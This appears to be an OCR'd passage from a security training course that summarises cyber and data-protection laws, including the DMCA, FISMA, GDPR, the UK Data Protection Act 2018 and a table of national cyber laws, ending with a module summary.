The DMCA is an American copyright law that implements two 1996 treaties from the World Intellectual Property Organization (WIPO): the WIPO Copyright Treaty and the WIPO Performances and Phonograms Treaty. In order to implement US treaty obligations, the DMCA defines legal prohibitions against circumvention of the technological protection measures employed by copyright owners to protect their works, and against the removal or alteration of copyright management information. The DMCA contains five titles:

- **Title I**: **WIPO TREATY IMPLEMENTATION**

  Title I implements the WIPO treaties. First, it makes certain technical amendments to US law in order to provide the appropriate references and links to the treaties. Second, it creates two new prohibitions in Title 17 of the U.S. Code—one on circumvention of the technological measures used by copyright owners to protect their works and one on tampering with copyright management information—and adds civil remedies and criminal penalties for violating the prohibitions.

- **Title II: ONLINE COPYRIGHT INFRINGEMENT LIABILITY LIMITATION**

  Title II of the DMCA adds a new section 512 to the Copyright Act to create four new limitations on liability for copyright infringement by online service providers. A service provider bases these limitations on the following four categories of conduct:

  - Transitory communications
  - System caching
  - The user-directed storage of information on systems or networks

  - Information location tools

  New section 512 also includes special rules concerning the application of these limitations to nonprofit educational institutions.

- **Title III: COMPUTER MAINTENANCE OR REPAIR**


  Title III of the DMCA allows the owner of a copy of a program to make reproductions or adaptations when necessary to use the program in conjunction with a computer. The amendment permits the owner or lessee of a computer to make or to authorize the making of a copy of a computer program in the course of maintaining or repairing that computer.

- **Title IV: MISCELLANEOUS PROVISIONS**

  Title IV contains six miscellaneous provisions. The first provision announces the Clarification of the Authority of the Copyright Office; the second grants exemption for the making of “ephemeral recordings”; the third promotes study by distance education; the fourth provides an exemption for Nonprofit Libraries and Archives; the fifth allows Webcasting Amendments to the Digital Performance Right in Sound Recordings, and, finally, the sixth provision addresses concerns about the ability of writers, directors and screen actors to obtain residual payments for the exploitation of motion pictures in situations where the producer is no longer able to make these payments.

- **Title V: PROTECTION OF CERTAIN ORIGINAL DESIGNS**

  Title V of the DMCA, entitles the Vessel Hull Design Protection Act (VHDPA). This act creates a new system for protecting the original designs of certain useful articles that make the article attractive or distinctive in appearance. For purposes of the VHDPA, “useful articles” are limited to the hulls (including the decks) of vessels no longer than 200 feet.



The Federal Information Security Management Act (FISMA)

The FISMA provides a comprehensive framework for ensuring the **effectiveness of information security controls** over information resources that support Federal operations and assets

It includes

- Standards for categorizing information and information systems by mission impact
- Standards for minimum security requirements for information and information systems
- Guidance for selecting appropriate security controls for information systems
- Guidance for assessing security controls in information systems and determining security control effectiveness
- Guidance for security authorization of information systems


https://csrc.nist.gov

The Federal Information Security Management Act (FISMA)

Source: *https://csrc.nist.gov*

The Federal Information Security Management Act of 2002 was enacted to produce several key security standards and guidelines required by Congressional legislation. The FISMA provides a comprehensive framework for ensuring the effectiveness of information security controls over information resources that support federal operations and assets. It requires each federal agency to develop, document, and implement an agency-wide program to provide information security for the information and information systems that support the operations and assets of the agency, including those provided or managed by another agency, contractor, or another source. The FISMA framework includes:

- Standards for categorizing information and information systems by mission impact
- Standards for the minimum security requirements for information and information systems
- Guidance for selecting appropriate security controls for information systems
- Guidance for assessing security controls in information systems and determining their effectiveness
- Guidance for the security authorization of information systems


GDPR
GENERAL DATA PROTECTION REGULATION

- ☐ GDPR regulation was put into effect on May 25, 2018 and one of the **most stringent privacy and security laws globally**
- ☐ The GDPR will **levy harsh fines** against those who violate its privacy and security standards, with penalties reaching tens of millions of euros

GDPR Data Protection Principles

- ➢ **Lawfulness, fairness, and transparency**
- ➢ **Purpose limitation**
- ➢ **Data minimization**
- ➢ **Accuracy**
- ➢ **Storage limitation**
- ➢ **Integrity and confidentiality**
- ➢ **Accountability**

General Data Protection Regulation (GDPR)

https://gdpr.eu

General Data Protection Regulation (GDPR)

Source: *https://gdpr.eu*

The General Data Protection Regulation (GDPR) is one of the most stringent privacy and security laws globally. Though it was drafted and passed by the European Union (EU), it imposes obligations onto organizations anywhere, so long as they target or collect data related to people in the EU. The regulation was put into effect on May 25, 2018. The GDPR will levy harsh fines against those who violate its privacy and security standards, with penalties reaching tens of millions of euros.


With the GDPR, Europe signifies its firm stance on data privacy and security when more people are entrusting their data with cloud services, and breaches are a daily occurrence. The regulation itself is extensive, far-reaching, and relatively light on specifics, making GDPR compliance a daunting prospect, particularly for small and medium-sized enterprises (SMEs).

GDPR Data Protection Principles

The GDPR includes seven protection and accountability principles outlined in Article 5.1-2:

- **Lawfulness, fairness, and transparency**: Processing must be lawful, fair, and transparent to the data subject.
- **Purpose limitation:** You must process data for the legitimate purposes specified explicitly to the data subject when you collected it.
- **Data minimization:** You should collect and process only as much data as necessary for the purposes specified.
- **Accuracy:** You must keep personal data accurate and up to date.

- **Storage limitation:** You may only store personally identifying data for as long as necessary for the specified purpose.
- **Integrity and confidentiality:** Processing must be done in such a way as to ensure appropriate security, integrity, and confidentiality (e.g., by using encryption).
- **Accountability:** The data controller is responsible for demonstrating GDPR compliance with all of these principles.


DATA
PROTECTION
ACT

Data Protection Act 2018 (DPA)

The DPA is an act to make provision for the regulation of the processing of information relating to **individuals**; to make provision in connection with the **Information Commissioner's functions** under specific regulations relating to information; to make provision for a direct **marketing code** of practice, and connected purposes

The DPA **protects individuals** concerning the processing of personal data, in particular by:

- Requiring **personal data to be processed lawfully** and fairly, based on the data subject's consent or another specified basis,
- **Conferring rights** on the data subject to obtain information about the processing of personal data and to require inaccurate personal data to be rectified, and
- **Conferring functions** on the Commissioner, giving the holder of that office responsibility to monitor and enforce their provisions

https://www.legislation.gov.uk

Data Protection Act 2018 (DPA)

Source: *https://www.legislation.gov.uk*


The DPA 2018 sets out the framework for data protection law in the UK. It updates and replaces the Data Protection Act 1998 and came into effect on 25 May, 2018. It was amended on 01 January, 2021 by regulations under the European Union (Withdrawal) Act 2018 to reflect the UK's status outside the EU.

The DPA is an act to make provision for the regulation of the processing of information relating to individuals; to make provision in connection with the Information Commissioner's functions under specific regulations relating to information; to make provision for a direct marketing code of practice, and connected purposes. The DPA also sets out separate data protection rules for law enforcement authorities, extends data protection to some other areas such as national security and defense, and sets out the Information Commissioner's functions and powers.

Protection of personal data


1. The DPA protects individuals concerning the processing of personal data, in particular by:
    a. Requiring personal data to be processed lawfully and fairly, based on the data subject's consent or another specified basis,
    b. Conferring rights on the data subject to obtain information about the processing of personal data and to require inaccurate personal data to be rectified, and
    c. Conferring functions on the Commissioner, giving the holder of that office responsibility to monitor and enforce their provisions.

2. When carrying out functions under the GDPR, the applied GDPR, and this Act, the Commissioner must regard the importance of securing an appropriate level of protection for personal data, taking account of the interests of data subjects, controllers, and others, and matters of general public interest.




Cyber Law in Different Countries

Country Name	Laws/Acts	Website
United States	Section 107 of the Copyright Law mentions the doctrine of "fair use"	https://www.copyright.gov
	Online Copyright Infringement Liability Limitation Act	
	The Lanham (Trademark) Act (15 USC §§ 1051 - 1127)	https://www.uspto.gov
	The Electronic Communications Privacy Act	https://fas.org
	Foreign Intelligence Surveillance Act	https://fas.org
	Protect America Act of 2007	https://www.justice.gov
	Privacy Act of 1974	https://www.justice.gov
	National Information Infrastructure Protection Act of 1996	https://www.nrotc.navy.mil
	Computer Security Act of 1987	https://csrc.nist.gov
	Freedom of Information Act (FOIA)	https://www.foia.gov
	Computer Fraud and Abuse Act	https://energy.gov
	Federal Identity Theft and Assumption Deterrence Act	https://www.ftc.gov



Cyber Law in Different Countries (Cont'd)

Country Name	Laws/Acts	Website
Australia	The Trade Marks Act 1995	https://www.legislation.gov.au
	The Patents Act 1990	
	The Copyright Act 1968	
	Cybercrime Act 2001	
United Kingdom	The Copyright, Etc. and Trademarks (Offenses And Enforcement) Act 2002	https://www.legislation.gov.uk
	Trademarks Act 1994 (TMA)	
	Computer Misuse Act 1990	
	The Network and Information Systems Regulations 2018	
	Communications Act 2003	
	The Privacy and Electronic Communications (EC Directive) Regulations 2003	
	Investigatory Powers Act 2016	
	Regulation of Investigatory Powers Act 2000	
China	Copyright Law of the People's Republic of China (Amendments on October 27, 2001)	http://www.npc.gov.cn
	Trademark Law of the People's Republic of China (Amendments on October 27, 2001)	
India	The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957	http://www.ipindia.nic.in
	Information Technology Act	https://www.meity.gov.in
Germany	Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage	https://www.cybercrimelaw.net



Cyber Law in Different Countries (Cont'd)

Country Name	Laws/Acts	Website
Italy	Penal Code Article 615 ter	https://www.cybercrimelaw.net
Japan	The Trademark Law (Law No. 127 of 1957), Copyright Management Business Law (4.2.2.3 of 2000)	https://www.iip.or.jp
Canada	Copyright Act (R.S.C., 1985, c. C-42), Trademark Law, Canadian Criminal Code Section 342.1	https://laws-lois.justice.gc.ca
Singapore	Computer Misuse Act	https://sso.agc.gov.sg
South Africa	Trademarks Act 194 of 1993	http://www.cipc.co.za
	Copyright Act of 1978	https://www.nlsa.ac.za
South Korea	Copyright Law Act No. 3916	https://www.copyright.or.kr
	Industrial Design Protection Act	https://www.kipo.go.kr
Belgium	Copyright Law, 30/06/1994	https://www.wipo.int
	Computer Hacking	https://www.cybercrimelaw.net
Brazil	Unauthorized modification or alteration of the information system	https://www.domstol.no
Hong Kong	Article 139 of the Basic Law	https://www.basiclaw.gov.hk


Cyber Law in Different Countries

Cyberlaw or Internet law refers to any laws that deal with protecting the Internet and other online communication technologies. Cyberlaw covers topics such as Internet access and usage, privacy, freedom of expression, and jurisdiction. Cyber laws provide an assurance of the integrity, security, privacy, and confidentiality of information in both governmental and private organizations. These laws have become prominent due to the increase in Internet usage around the world. Cyber laws vary by jurisdiction and country, so implementing them is quite challenging. Violating these laws results in punishments ranging from fines to imprisonment.

Country Name	Laws/Acts	Website
United States	Section 107 of the Copyright Law mentions the doctrine of "fair use"	https://www.copyright.gov
	Online Copyright Infringement Liability Limitation Act	
	The Lanham (Trademark) Act (15 USC §§ 1051 - 1127)	https://www.uspto.gov
	The Electronic Communications Privacy Act	https://fas.org
	Foreign Intelligence Surveillance Act	https://fas.org
	Protect America Act of 2007	https://www.justice.gov
	Privacy Act of 1974	https://www.justice.gov
	National Information Infrastructure Protection Act of 1996	https://www.nrotc.navy.mil
	Computer Security Act of 1987	https://csrc.nist.gov
	Freedom of Information Act (FOIA)	https://www.foia.gov
	Computer Fraud and Abuse Act	https://energy.gov

	Federal Identity Theft and Assumption Deterrence Act	https://www.ftc.gov
Australia	The Trade Marks Act 1995	https://www.legislation.gov.au
	The Patents Act 1990	
	The Copyright Act 1968	
	Cybercrime Act 2001	
United Kingdom	The Copyright, Etc. and Trademarks (Offenses And Enforcement) Act 2002	https://www.legislation.gov.uk
	Trademarks Act 1994 (TMA)	
	Computer Misuse Act 1990	
	The Network and Information Systems Regulations 2018	
	Communications Act 2003	
	The Privacy and Electronic Communications (EC Directive) Regulations 2003	
	Investigatory Powers Act 2016	
	Regulation of Investigatory Powers Act 2000	
China	Copyright Law of the People’s Republic of China (Amendments on October 27, 2001)	http://www.npc.gov.cn
	Trademark Law of the People's Republic of China (Amendments on October 27, 2001)	
India	The Patents (Amendment) Act, 1999, Trade Marks Act, 1999, The Copyright Act, 1957	http://www.ipindia.nic.in
	Information Technology Act	https://www.meity.gov.in
Germany	Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage	https://www.cybercrimelaw.net
Italy	Penal Code Article 615 ter	https://www.cybercrimelaw.net
Japan	The Trademark Law (Law No. 127 of 1957), Copyright Management Business Law (4.2.2.3 of 2000)	https://www.iip.or.jp
Canada	Copyright Act (R.S.C., 1985, c. C-42), Trademark Law, Canadian Criminal Code Section 342.1	https://laws-lois.justice.gc.ca
Singapore	Computer Misuse Act	https://sso.agc.gov.sg
South Africa	Trademarks Act 194 of 1993	http://www.cipc.co.za
	Copyright Act of 1978	https://www.nlsa.ac.za
South Korea	Copyright Law Act No. 3916	https://www.copyright.or.kr
	Industrial Design Protection Act	https://www.kipo.go.kr
Belgium	Copyright Law, 30/06/1994	https://www.wipo.int
	Computer Hacking	https://www.cybercrimelaw.net
Brazil	Unauthorized modification or alteration of the information system	https://www.domstol.no
Hong Kong	Article 139 of the Basic Law	https://www.basiclaw.gov.hk

Table 1.2: Cyber Law in Different Countries



Module Summary

- This module has discussed the need for security, elements of information security, the security, functionality, and usability triangle, and security challenges
- It has covered motives, goals, and objectives of information security attacks in detail
- It also discussed classification of attacks and information security attack vectors
- Finally, this module ended with a detailed discussion of various information security laws and regulations
- The next module will give you introduction on ethical hacking fundamental concepts such as cyber kill chain methodology, hacking concepts, hacker classes, and various phases of hacking cycle

Module Summary

This module has discussed the need for security, elements of information security, the security, functionality, and usability triangle, and security challenges. It has covered motives, goals, and objectives of information security attacks in detail. It also discussed classification of attacks and information security attack vectors. Finally, this module ended with a detailed discussion of various information security laws and regulations.

The next module will give you introduction on ethical hacking fundamental concepts such as cyber kill chain methodology, hacking concepts, hacker classes, and various phases of hacking cycle.

